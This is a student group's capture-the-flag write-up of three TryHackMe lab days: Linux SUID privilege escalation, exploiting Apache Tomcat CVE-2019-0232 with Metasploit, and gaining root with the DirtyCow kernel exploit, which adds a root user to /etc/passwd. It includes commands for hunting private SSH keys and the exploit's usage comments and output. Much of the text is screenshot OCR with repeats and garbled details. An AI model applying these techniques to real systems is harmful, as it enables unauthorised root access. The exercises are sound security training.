

PSP0201

Week 4

Writeup

Group Name: Hacktocrats

Members

ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDIN	Member

DAY 11 : Networking -The Rogue Gnome: Prelude

Tools used: Terminal, Google Chrome

Solution/Walkthrough:

Question 1, question 2 and question 3 are all referring to the same screenshot provided below.

Question 1:

The privilege escalation that is used is vertical escalation as we used a user account to access a higher-positioned account which is the administrator.

Question 2:

It is a vertical privilege escalation as we managed to pivot to an account which can use sudo commands. We know that only superusers can use sudo commands. Superuser here is the same as administrator in Windows.

Question 3:

It is a horizontal privilege escalation as we pivot to an account which has the similar permissions and access to an account with almost similar privileges.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS allocates and manages memory. As the exploit writes to memory in an inproper way, there is a chance of the computer crashing. We'll showcase a means of stabilising our connection in the section below.

Let's exploit a local copy of a DVWA (Damn Vulnerable Web App) and use a vulnerability called command injection to create a reverse connection to our device. Highlighted in red is the system command to utilise Netcat to connect back to our attacking machine:

DVWA

30°C Mostly sunny

ENG US 11:17 AM 29/6/2022

Question 4(a):

The users who can use sudo are called “sudoers” in the explanation in TryHackMe.

tryhackme.com/room/learnycyberin25days

Gmail YouTube Maps PPP0101 - T9L Tut...

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Filename	File Owner	User who is executing the file	User that the file is executed as
ex1	root	cmnatic	root
ex2	cmnatic	cmnatic	cmnatic
ex3	service	danny	service

Suddenly with the introduction of SUID, users no longer have to be a sudoer to run an executable as root. This can be legitimately used to allow applications that specific privileges to run that another user can't have.

11.9. Abusing SUID (GTFOBins)

Now that we understand why executables with this SUID permission are so enticing, let's begin to learn how to find these and understand the capabilities we can do with some of these executables. At the surface, SUID isn't inherently insecure. It's only when you factor in the misconfiguration of permissions (and given the complexity on Linux - is very easy to do); Administrators don't adhere to the rule of least privileges when troubleshooting.

Executables that are capable of interacting with the operating system such as reading/writing files or creating shells are goldmines for us. Thankfully, [GTFOBins](#) is a website that lists a majority of applications that do such actions for us. Let's set the SUID on the `cp` command that is used to copy files with

26°C Partly cloudy ENG US 4:05 AM 2/7/2022

Question 4(b):

Use the command recommended in the explanation on TryHackMe.

tryhackme.com/room/learnycyberin25days

Gmail YouTube Maps PPP0101 - T9L Tut...

Sharing this tab to meet.google.com Stop sharing View tab: meet.google.com

config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named `'id_rsa'` which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

11.7. The "Priv Esc Checklist"

As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

- Determining the kernel of the machine (kernel exploitation such as DirtyCOW)
- Locating other services running or applications installed that may be abusable (SUID & out of date software)
- Looking for automated scripts like backup scripts (exploiting crontabs)
- Credentials (user accounts, application config files.)
- Mis-configured file and directory permissions

Checkout some checklists that can be used as a cheatsheet for the enumeration stage of privilege escalation:

- [g0tmi1k](#)
- [payatu](#)
- [DavidAAllTheThings](#)

32°C Partly sunny ENG US 5:01 PM 27/6/2022

Applications Place S+e Mon 27 Jun, 10:01AttackBox IP:10.10.95.217 root@ip-10-10-95-217:~

File Edit View Search Terminal Help

root@ip-10-10-95-217:~# python3 -m http.server 9999

Serving HTTP on 0.0.0.0 port 9999 (<http://0.0.0.0:9999/>) ...

bash-4.45 find / -name id_rsa 2> /dev/null

20m 43s

Question 5:

We use the command chmod +x find.sh to execute.

The screenshot shows a web page from tryhackme.com. The page discusses SUID (Set User ID) permissions, explaining that executables with SUID have the same user ID as the user who runs them. It includes a table comparing SUID and regular executables:

Filename	File Owner	User who is executing the file	User that the file is executed as
ex1	root	cmnatic	root
ex2	cmnatic	cmnatic	cmnatic
ex3	service	danny	service

Below the table, it states: "Suddenly with the introduction of SUID, users no longer have to be a sudoer to run an executable as root. This can be legitimately used to allow applications that specific privileges to run that another user can't have."

11.9. Abusing SUID (GTFOBins)

Now that we understand why executables with this SUID permission are so enticing, let's begin to learn how to find these and understand the capabilities we can achieve with some of them available. At the moment, SUID isn't the only exploit vector available, but it's a great one to start with. Let's take a look at how we can abuse SUID permissions and what kind of damage we can do with them.

Question 7:

We use python3 -m http.server 9999 since our port number is 9999.

The screenshot shows a web browser and a terminal window. The browser is on a challenge page for a task involving SUID permissions. The terminal shows the exploit being carried out:

```
root@ip-10-10-95-217:~# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999) ...
```


The browser interface includes a sidebar with tasks:

- Task 14 [Day 12] Networking Ready, set, elf.
- Task 15 [Day 13] Networking Coal for Christmas
- Task 16 [Day 14] OSINT Where's Rudolph?

The system status bar at the bottom shows the date and time as Mon 27 Jun, 09:59 and the IP as 10.10.95.217.

Question 8:

After identifying who we are logging in as, we can be sure to read the contents of the file located at /root/flag.txt. We will discover the flag here.



Thought Process/ Methodology:

In this task, we will be escalating our privilege as pentester. To escalate the privilege, we will use a user account to access data at higher positioned accounts such as administrators. Firstly, open terminal and type `ssh cmnatic@10.10.234.170` to log in to the machine. If a password is required, simply enter `aoc2020`. After logging in, we can use `whoami` to see who we are logging in as. It will show that we are `cmnatic`. Type `id` and we can see that our user id is also `cmnatic`. We have to use SUID so that we can add permission to run as administrator. Enter `find / -perm -4000 2>/dev/null` to find SUID. We will use `/bin/bash -p` to run as root. Go to GTFOBins and search `bash`. Under the SUID section, we can find the command to be used for SUID for `bash`. As we enter `./bash -p` on the terminal, we are now escalating our privilege. To confirm, enter `id` to see our user id has changed from `cmnatic` to `root`. Now we can go to the root directory `/root/flag.txt` to see the flag.

DAY 12 : Ready, set, elf - Prelude:

Tools used: terminal, firefox, google chrome

Solution/walkthrough:

Question 1:

We used nmap -sVC command to detect service version and get common script. -vv to increase the verbosity and -iL to scan targets from a file. After commands execution, we successfully obtain version number of the web server

The screenshot shows a browser window with several tabs open. The main content area displays a list of tasks for 'Day 12' under the 'Networking' category. Task 14 is highlighted with a green checkmark and the title 'Ready, set, elf.' Below the task list is a text block with a cartoon illustration of a smiling Santa's head.

Task 14 [Day 12] Networking Ready, set, elf.

Day 12: Ready, set, elf.- Prelude:
Christmas is fast approaching, yet, all remain silent at *The Best Festival Company* (TBFC). What gives?! The cheek of those elves - slacking at the festive period! Santa has no time for slackers in his workshop. After all, the sleigh won't fill itself, nor will the good and naughty lists be sorted. Santa has tasked you, Elf McEager, with whacking those elves back in line.
Watch DarkStar's video on solving this task!

12.1. Getting Started:
Before we begin, we're going to need to deploy two Instances:

1. The THM AttackBox by pressing the "Start AttackBox" button at the top-right of the page.
2. The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day

12.2. Todays Learning Objectives:
We're going to be applying some of the skills and techniques we previously explored in this

On the right side of the screenshot, a terminal window is open with the command 'nmap -sVC -vv -iL /root/Desktop/elf.txt'. The output shows the following results:

```
root@ip-10-10-1-89:~$ nmap -sVC -vv -iL /root/Desktop/elf.txt
[+] http-title: Service Unavailable
8009/tcp open  ajp13      syn-ack ttl 128 Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy  syn-ack ttl 128
|_fingerprint-strings:
|_GetRequest:
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Date: Sun, 03 Jul 2022 10:48:53 GMT
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8" />
<title>Apache Tomcat/9.0.17</title>
<link href="favicon.ico" rel="icon" type="image/x-icon" />
<link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
<link href="tomcat.css" rel="stylesheet" type="text/css" />
</head>
<body>
<div id="wrapper">
<div id="navigation" class="curved container">
<span id="nav-home"><a href="https://tomcat.apache.org/">Home</a></span>
```

Question 2:

We use google chrome and browse to exploit-db.com to find the CVE number for Apache Tomcat metasploit.

The screenshot shows a web browser window with multiple tabs open. The active tab is for the Exploit Database entry titled "Apache Tomcat - CGIServlet enableCommandLineArguments Remote Code Execution (Metasploit)". The page includes fields for EDB-ID (47073), CVE (2019-0232), Author (METASPOLOIT), Type (REMOTE), Platform (WINDOWS), and Date (2019-07-03). It also shows the exploit code and a link to the NIST vulnerability detail page.

Question 3:

In order to get flag1.txt content, we need access the target machine using metasploit. After that, we need to access cgi-bin file inside Tomcat 9.0 directory

The screenshot shows a web browser with a challenge room interface from tryhackme.com. The terminal window shows the user has gained root privileges on an AttackBox (IP: 10.10.1.89) and is navigating to the Tomcat 9.0 directory. The user types "cd c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin" and lists files. They find "flag1.txt" and type "thm(flag1.txt)" to solve the challenge. The challenge room interface shows Task 15 completed and Task 16 pending.

Question 4:

We need to set the rhosts and targeturi for metasploit to work

The screenshot shows a browser window with several tabs open, including "PSP0201 T2130 - Tutorial Week 4", "TryHackMe | 25 Days of Cyber Security", "Apache Tomcat - CGI/Servlet exploit", and "Apache Tomcat - CGIServlet exploit". Below the browser is a terminal window titled "root@ip-10-10-1-89:~".

The terminal shows the following steps:

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name      Current Setting  Required  Description
----      -----          -----  -----
CMD_MAX_LENGTH  2048        yes       CMD max line length
CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, ...
HEADER    User-Agent      yes       HTTP header to use
METHOD    GET             yes       HTTP method to use
PROXIES   None           no        A proxy chain of format type:host:port,type:...
RHOSTS   10.0.0.1        yes       The target host(s), range CIDR identifier, or I...
RPATH    /bin             yes       Target PATH for binaries used by the CmdStager
PORT     80               yes       The port to connect to
SRVHOST  0.0.0.0         yes       The local host or network interface to listen on
SRVPORT  8080            yes       The local port to listen on.
SSL      False           no        Negotiate SSL/TLS for outgoing connections
SSL_Cert  None           no        Path to SSL/TLS certificate (default is ra...
TARGETURI /cgi-bin/systeminfo.sh  yes       The URI to use for this exploit (default is ra...
TIMEOUT  2                yes       HTTP read response timeout (seconds)
URIPath  None           no        The URI to use for this exploit (default is ra...

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > [REDACTED]

Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

After ensuring our options are [REDACTED] right, Let's run the exploit to get a Meterpreter connection...Success!
```

The terminal then shows the exploit being run against a target host:

```
msf exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.133.33
msf exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.133.33
rhosts => 10.10.133.33
msf exploit(windows/http/tomcat_cgi_cmdlineargs) > [REDACTED]
```

Thought Process/ Methodology:

In order to get the version number of the target webserver, we can use nmap -sVC -vv -iL commands. -sVC command was used to detect service version and get common script. -vv was used to increase the verbosity and -iL to scan targets from a file. After that, we need to find the CVE number for the webserver to know the vulnerability that the webserver version has. Next, insert the CVE number inside metasploit and setup the compulsory options. If metasploit execution works, we will then able to access to target machine using shell command and redirect to any files in the machine.

DAY 13 : Coal For Christmas

Tools used: terminal, firefox, google chrome

Solution/Walkthrough:

Question 1:

We searched for nmap using nmap -n -Pn -sV 10.10.247.87 in order to obtained the old, deprecated protocol and service that is currently running

Hi Santa, hop in your sleigh and deploy this machine!

No answer needed **Correct Answer**

The Christmas GPS now says this house is at the address 10.10.247.87. Scan this machine with a port-scanning tool of your choice.

Port Scanning

We will begin by scanning the machine. If you are working from the TryHackMe "Attackbox" or from a Kali Linux instance (or honestly, any Linux distribution where you have this installed), you can use nmap with syntax like so:

```
nmap 10.10.247.87
```

No answer needed **Correct Answer**

What old, deprecated protocol and service is running?

telnet **Submit**

Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or netcat with syntax like this:

```
telnet 10.10.247.87 <PORT_FROM_NMAP_SCAN>
```

What credential was left for you?

```
root@ip-10-10-88-195:~ 
File Edit View Search Terminal Help
root@ip-10-10-88-195:~ # 10.10.248.87
10.10.248.87: command not found
root@ip-10-10-88-195:~ # 10.10.247.87:33407
10.10.247.87:33407: command not found
root@ip-10-10-88-195:~ # nmap -n -Pn -sV 10.10.247.87

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 04:15 BST
Nmap scan report for 10.10.247.87
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 5.9p1 Debian Subuntu 1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet    Linux telnetd
111/tcp   open  rpcbind   2-4 (RPC #100000)
MAC Address: 02:6F:CE:00:E4:09 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
root@ip-10-10-88-195:~ #
```

Question 2:

by using telnet 10.10.247.87 on terminal, we have found our credential left for us which was **clauschristmas**

What old, deprecated protocol and service is running?

telnet **Correct Answer**

Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or netcat with syntax like this:

```
telnet 10.10.247.87 <PORT_FROM_NMAP_SCAN>
```

What credential was left for you?

Answer format: ***** **Submit** **Hint**

Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

```
cat /etc/*release
uname -a
cat /etc/issue
```

```
root@ip-10-10-88-195:~ 
File Edit View Search Terminal Help
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 02:6F:CE:00:E4:09 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
root@ip-10-10-88-195:~ # telnet 10.10.247.87
Trying 10.10.247.87...
Connected to 10.10.247.87.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Question 3:

After that, we used the cat /etc/*release in order to obtained the distribution and version number that the server was running which was Ubuntu 12.04

Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

```
cat /etc/*release
uname -a
cat /etc/issue
```

There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Ubuntu 12.04 Correct Answer


This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.

```
cat cookies_and_milk.txt
```

Who got here first?

Type here to search THM AttackBox 03m 43s



Question 4:

Then, by using the “cat cookies_and_milk.txt” command, the terminal has shown us the “person” who got there which was the GRINCH

commands like this:

```
cat /etc/*release
uname -a
cat /etc/issue
```

There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Ubuntu 12.04 Correct Answer

This is a very old version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the cat command as mentioned earlier.

```
cat cookies_and_milk.txt
```


Who got here first?

grinch Correct Answer Hint

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...


That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus

Type here to search THM AttackBox 06m 20s



Question 5:

After that, we search for the specific website which led us to github, after exploring the codes, we discovered the verbatim syntax we could use, taken from the real C source code comments.




A screenshot of a GitHub code editor window. The title bar says "AXZ CONTAINERS". The top right has buttons for "Raw", "Blame", "Edit", and a trash can. Below that is a toolbar with icons for copy, paste, and other file operations. The main area shows a C code file with 193 lines and 4.7 KB size. The code is a exploit script for the dirtycow vulnerability. It includes comments explaining the steps: building the exploit, running it, and restoring the password file. The code uses standard C syntax with some multi-line comments. At the bottom, there's a Windows taskbar with icons for File Explorer, Task View, Start, Taskbar settings, and a search bar. The system tray shows the date and time as 29/6/2022 12:13 PM.

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method);  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
15 //  
16 // Compile with:  
17 // gcc -fno-pie -pie -o dirty -lcrypt  
18 //  
19 // Then run the newly create binary by either doing:  
20 // "./dirty" or "./dirty my-new-password"  
21 //  
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."  
23 //  
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!  
25 // mv /tmp/passwd.bak /etc/passwd  
26 //  
27 // Exploit adopted by Christian "Firefart" Mehlmauer  
28 // https://firefart.at  
29 //  
30 //  
31 #include <fcntl.h>
```

Question 6:

Then, by using terminal we have found the “new” username that was created with the default operations of the real C source code which was **firefart**.



A screenshot of a terminal window. The prompt shows the user is on a Kali Linux system with IP 121.11.103.423. The user runs the exploit binary ./dirty. The program backs up the /etc/passwd file to /tmp/passwd.bak and creates a new user 'firefart' with a randomly generated password 'mr151003'. The terminal shows the new user entry in the password file and a success message. Finally, it reminds the user to restore the original password file.

```
(121.11.103.423㉿kali)-[~]  
$ ./dirty  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
firefart:fiRzXJGixlD0Q:0:0:pwned:/root:/bin/bash  
  
mmap: 7f75899d8000  
madvise 0  
  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'mr151003'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'mr151003'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Question 7:

Then, after we got in the server in the terminal, by using “# tree” command, we successfully generated the MD5 hash output which was
8b16f00dd3b51efadb02c1df7f8427cc

```
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# |
```

Question 8:

Then, we went to google chrome to find the CVE for DirtyCow. It was shown obviously when we loaded it on the web.

CVE-2016-5195 [View Exploit](#)



